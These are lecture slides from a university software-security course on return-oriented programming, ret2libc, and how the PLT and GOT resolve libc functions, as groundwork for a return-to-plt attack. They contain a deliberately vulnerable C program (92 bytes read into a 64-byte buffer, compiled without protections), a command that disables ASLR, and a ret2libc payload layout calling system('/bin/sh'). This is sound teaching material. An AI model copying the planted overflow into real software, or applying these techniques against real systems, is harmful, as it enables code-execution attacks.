Class 10

CSC 472/583 Topics of Software Security
PLT, GOT & Return-to-plt Attack

Dr. Si Chen (schen@wcupa.edu)


Review

Glossary of Terms

- **Binary:** A binary is the output file from compiling a C or C++ file. Anything in the binary has a *constant address.*
- **Stack:** The stack is part of the memory for a binary. Local variables and pointers are often stored here. The stack can be randomized.
- **NX (Non-Executable):** Security measure in modern OSes to separate processor instructions (code) and data (everything that's not code.) This prevents memory from being both executable and writable.
- **ROP (Return Oriented Programming):** Reusing tiny bits of code throughout the binary to construct commands we want to execute.
- **libc:** A binary is *dynamically linked* and has a libc file. This means that the whole set of standard library functions are located somewhere in the memory used by the program.
- **ASLR (Address Space Layout Randomization):** Security measure in modern OSes to randomize stack and libc addresses on each program execution.
- **Canary:** A canary is some (usually random) value that is used to verify that nothing has been overrwritten. Programs may place canaries in memory, and check that they still have the exact same value after running potentially dangerous code, verifying the integrity of that memory.

Return-oriented programming (ROP)

ROP: The Main Idea



ret2libc Attack

Introduction

“Getting around non-executable stack (and fix)”, Solar Designer (BUGTRAQ, August 1997)

https://seclists.org/bugtraq/1997/Aug/63

The ret2libc and return oriented programming (ROP) technique relies on overwriting the stack to create a new stack frame that calls the system function.

ret2libc Attack

- We were able to pick from a wealth of ROP gadgets to construct the ROP chain in the previous section because the binary was huge.
- Now, what happens if the **binary we have to attack is not large enough to provide us the gadgets we need**?
- One possible solution, since ASLR is disabled, would be to search for our gadgets in the shared libraries loaded by the program such as **libc**.
- However, if we had these addresses into libc, **we could simplify our exploit to reuse useful functions**. One such useful function could be the system() function.

libc

- C standard library
- Provides functionality for string handling, mathematical computations, input/output processing, memory management, and several other operating system services
  - <stdio.h>
  - <stdlib.h>
  - <string.h>

However, if we had these addresses into libc, **we could simplify our exploit to reuse useful functions**. One such useful function could be the system() function.
→ find System() function's address

Ret2lib Shellcode Structure

Function Address
Return Address (Old EIP)
Arguments

Dummy Characters
Address for System() in libc
Address for Exit() function in libc (if you want to exit the program gracefully)
Address for Command String (“e.g. /bin/sh”)


Shutdown ASLR

```
[quake0day-wcu quake0day]# echo 0 > /proc/sys/kernel/randomize_va_space
```

Shutdown ASLR (Address space layout randomization)

Address Space Layout Randomization (ASLR)

- Address Space Layout Randomization (ASLR) is a technology used to help prevent shellcode from being successful.
- It does this by randomly offsetting the location of modules and certain in-memory structures.



PLT, GOT & Return-to-plt Attack

Bypassing ASLR/NX with Ret2PLT


How to bypass ASLR/NX?

When ASLR has been enabled, we no longer can be sure where the libc will be mapped at.


However, that begs the question: how does the binary know where the address of anything is now that they are randomized?

The answer lies in something called the **Global Offset Table (GOT)** and the **Procedure Linkage Table (PLT)**.

Call Function(s) in libc



Call Function(s) in libc



ASM CALL

Call's in ASM are ALWAYS to absolute address

```
0x08048588 <+85>:    call   0x80484b6 <show_time>
```

How does it work with dynamic addresses for shared libraries?

Solution:

- A "helper" at static location
- In Linux: the **Global Offset Table (GOT)** and the **Procedure Linkage Table (PLT)**.(they work together in tandem)

Global Offset Table

- To handle functions from dynamically loaded objects, the compiler assigns a space to store a list of pointers in the binary.
- Each slot of the pointers to be filled in is called a **'relocation'** entry.
- This region of memory is marked readable to allow for the values for the entries to change during runtime.

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

void show_time() {
    system("date");
    system("cal");
}

void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
}

int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show_time();
}
```

We can take a look at the '.got' segment of the binary with readelf.

```
→  ~ readelf --relocs ret2plt

Relocation section '.rel.dyn' at offset 0x2dc contains 1 entry:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ffc  00000506 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x2e4 contains 5 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804a010  00000207 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
0804a014  00000307 R_386_JUMP_SLOT   00000000   puts@GLIBC_2.0
0804a018  00000407 R_386_JUMP_SLOT   00000000   system@GLIBC_2.0
0804a01c  00000607 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
```

ret2plt.c

```
gcc ret2plt.c -m32 -o ret2plt -no-pie -fno-stack-protector
```

Global Offset Table

```
→  ~ readelf --relocs ret2plt

Relocation section '.rel.dyn' at offset 0x2dc contains 1 entry:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ffc  00000506 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x2e4 contains 5 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804a010  00000207 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
0804a014  00000307 R_386_JUMP_SLOT   00000000   puts@GLIBC_2.0
0804a018  00000407 R_386_JUMP_SLOT   00000000   system@GLIBC_2.0
0804a01c  00000607 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
```

Let's take the read entry in the GOT as an example. If we hop onto gdb, and open the binary in the debugger without running it, we can examine what is in the GOT initially.

```
gdb-peda$ x/xw 0x0804a00c
0x804a00c:      0x08048346
```

0x08048346: An address within the Procedure Linkage Table (PLT)

Global Offset Table

```
➜  ~ readelf --relocs ret2plt

Relocation section '.rel.dyn' at offset 0x2dc contains 1 entry:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ffc  00000506 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x2e4 contains 5 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804a010  00000207 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
0804a014  00000307 R_386_JUMP_SLOT   00000000   puts@GLIBC_2.0
0804a018  00000407 R_386_JUMP_SLOT   00000000   system@GLIBC_2.0
0804a01c  00000607 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
```

If we run it and break just before the program ends, we can see that the value in the GOT is completely different and now points somewhere in libc.

```
gdb-peda$ x/xw 0x0804a00c
0x804a00c:      0xf7ed2b00
```

Procedure Linkage Table (PLT)

When you use a libc function in your code, the compiler does not directly call that function but calls a PLT stub instead.

Let's take a look at the disassembly of the read function in PLT.

```
gdb-peda$ disas read
Dump of assembler code for function read@plt:
   0x08048340 <+0>:     jmp    DWORD PTR ds:0x804a00c
   0x08048346 <+6>:     push   0x0
   0x0804834b <+11>:    jmp    0x8048330
End of assembler dump.
```

Here's what's going on here when the function is run for the first time:

1.The read@plt function is called.


2.Execution reaches ***jmp DWORD PTR ds:0x804a00c*** and the memory address 0x804a00c is dereferenced and is jumped to. If that value looks familiar, it is. It was the address of the GOT entry of read.

3.Since the GOT contained the value **0x08048346** initially, execution jumps to the next instruction of the read@plt function because that's where it points to.


4.The dynamic loader is called which overwrites the GOT with the resolved address.

5.Execution continues at the resolved address.

Procedure Linkage Table (PLT)



